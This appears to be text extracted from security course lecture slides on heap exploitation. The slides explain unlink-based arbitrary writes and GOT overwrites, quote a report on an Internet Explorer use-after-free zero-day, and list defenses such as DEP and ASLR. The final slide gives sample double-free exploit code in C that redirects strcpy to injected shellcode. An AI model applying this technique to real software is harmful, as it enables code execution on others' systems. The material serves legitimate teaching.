
After free(a)




After free(b)



What if “b” was freed first?



Then “a” was freed



Key Observation


- Optimization:
 - When the chunk (A) to be free'd is followed by a already-free chunk (B), chunk B will be unlinked from the free list, and A will be inserted into the free list. Then the pointers will be adjusted.
- If the heap meta data in B has been corrupted, the unlink operation will be dangerous.
 - Why?

Remove a chunk from the double-linked free list

- `unlink(P)`

`P->fd->bk = P->bk;`

`P->bk->fd = P->fd;`



Will create
some trouble
for us

If the “fd” pointer is corrupted,
we can control which memory
cell to be modified

If the “bk” pointer is corrupted,
we can control what value to
put into the memory cell

Overwrite the “forward” field with “where-12”. Overwrite the “back” field with “what”.

A heap overflow attack

- Overwrite a heap memory chunk by running past the allocated space.
- Create a fake heap structure that pretends to be a free chunk.
- When the current chunk is free()'d, an arbitrary memory overwrite will occur.
- We can control the “where” and “what” of the memory overwrite.

The “where”


- By modifying certain memory locations, we can modify the EIP and make it point to injected malicious code.
- The Global Offset Table (GOT) contains the entry addresses of dynamically linked library functions (e.g. printf, malloc, free, exit, strcpy, etc.)
 - We can overwrite a GOT entry that will likely be used by the program

```
$ objdump -R heap
heap:    file format elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET  TYPE           VALUE
0804975c R_386_GLOB_DAT  __gmon_start__
08049744 R_386_JUMP_SLOT  malloc
08049748 R_386_JUMP_SLOT  __libc_start_main
0804974c R_386_JUMP_SLOT  printf
08049750 R_386_JUMP_SLOT  exit
08049754 R_386_JUMP_SLOT  free
08049758 R_386_JUMP_SLOT  strcpy
```

The “what”


- The “what” will be the address of the malicious code we injected into the buffer.
- But, `P->bk->fd=P->fd` will “puncture” our shellcode from bytes 8-12.
- Thus the shell code must “jump over” this hole.

How to make free() think the chunk after “a” is free



The second next chunk's “size” word shall be an even number

Assembled heap-overflow payload



Use-after-free in real-world

The attacks are targeting IE 8 and 9 and there's no patch for the vulnerability right now... **The vulnerability exists in the way that Internet Explorer accesses an object in memory that has been deleted or has not been properly allocated.** The vulnerability may corrupt memory in a way that could allow an attacker to execute arbitrary code...

The exploit was attacking a **Use After Free vulnerability** in IE's HTML rendering engine (mshtml.dll) and was implemented entirely in Javascript (no dependencies on Java, Flash etc), but did depend on a Microsoft Office DLL which was not compiled with ASLR (Address Space Layout Randomization) enabled.

The purpose of this DLL in the context of this exploit is to bypass ASLR by providing executable code at known addresses in memory, so that a hardcoded **ROP (Return Oriented Programming)** chain can be used to mark the pages containing shellcode (in the form of Javascript strings) as executable...

The most likely attack scenarios for this vulnerability are the typical link in an email or drive-by download.

MICROSOFT WARNS OF NEW IE ZERO DAY, EXPLOIT IN THE WILD

The road ahead

- Memory attacks
 - Buffer overflow
 - Ret2libc
 - Integer overflow
 - Format string vulnerabilities
 - Heap attacks
- Defenses
 - DEP
 - Stack canaries
 - ASLR
 - Reference monitor: Enforceable security policies

BONUS: Sample double-free exploit code

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.   "\xeb\x0cjump12chars_"
4.   "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.   int size = sizeof(shellcode);
8.   void *shellcode_location;
9.   void *first, *second, *third, *fourth;
10.  void *fifth, *sixth, *seventh;
11.  shellcode_location = (void *)malloc(size);
12.  strcpy(shellcode_location, shellcode);
13.  first = (void *)malloc(256);
14.  second = (void *)malloc(256);
15.  third = (void *)malloc(256);
16.  fourth = (void *)malloc(256);
17.  free(first);
18.  free(third);
19.  fifth = (void *)malloc(128);
20.  free(first);
21.  sixth = (void *)malloc(256);
22.  *((void **)(sixth+0))=(void *)GOT_LOCATION-12;
23.  *((void **)(sixth+4))=(void *)shellcode_location;
24.  seventh = (void *)malloc(256);
25.  strcpy(fifth, "something");
26.  return 0;
27. }
```

First chunk free'd for the second time

This malloc returns a pointer to the same chunk as was referenced by first

The GOT address of the strcpy() function (minus 12) and the shellcode location are placed into this memory

This malloc returns same chunk yet again (why?)
unlink() macro copies the address of the shellcode into the address of the strcpy() function in the Global Offset Table - GOT (how?)

When strcpy() is called, control is transferred to shellcode... needs to jump over the first 12 bytes (overwritten by unlink)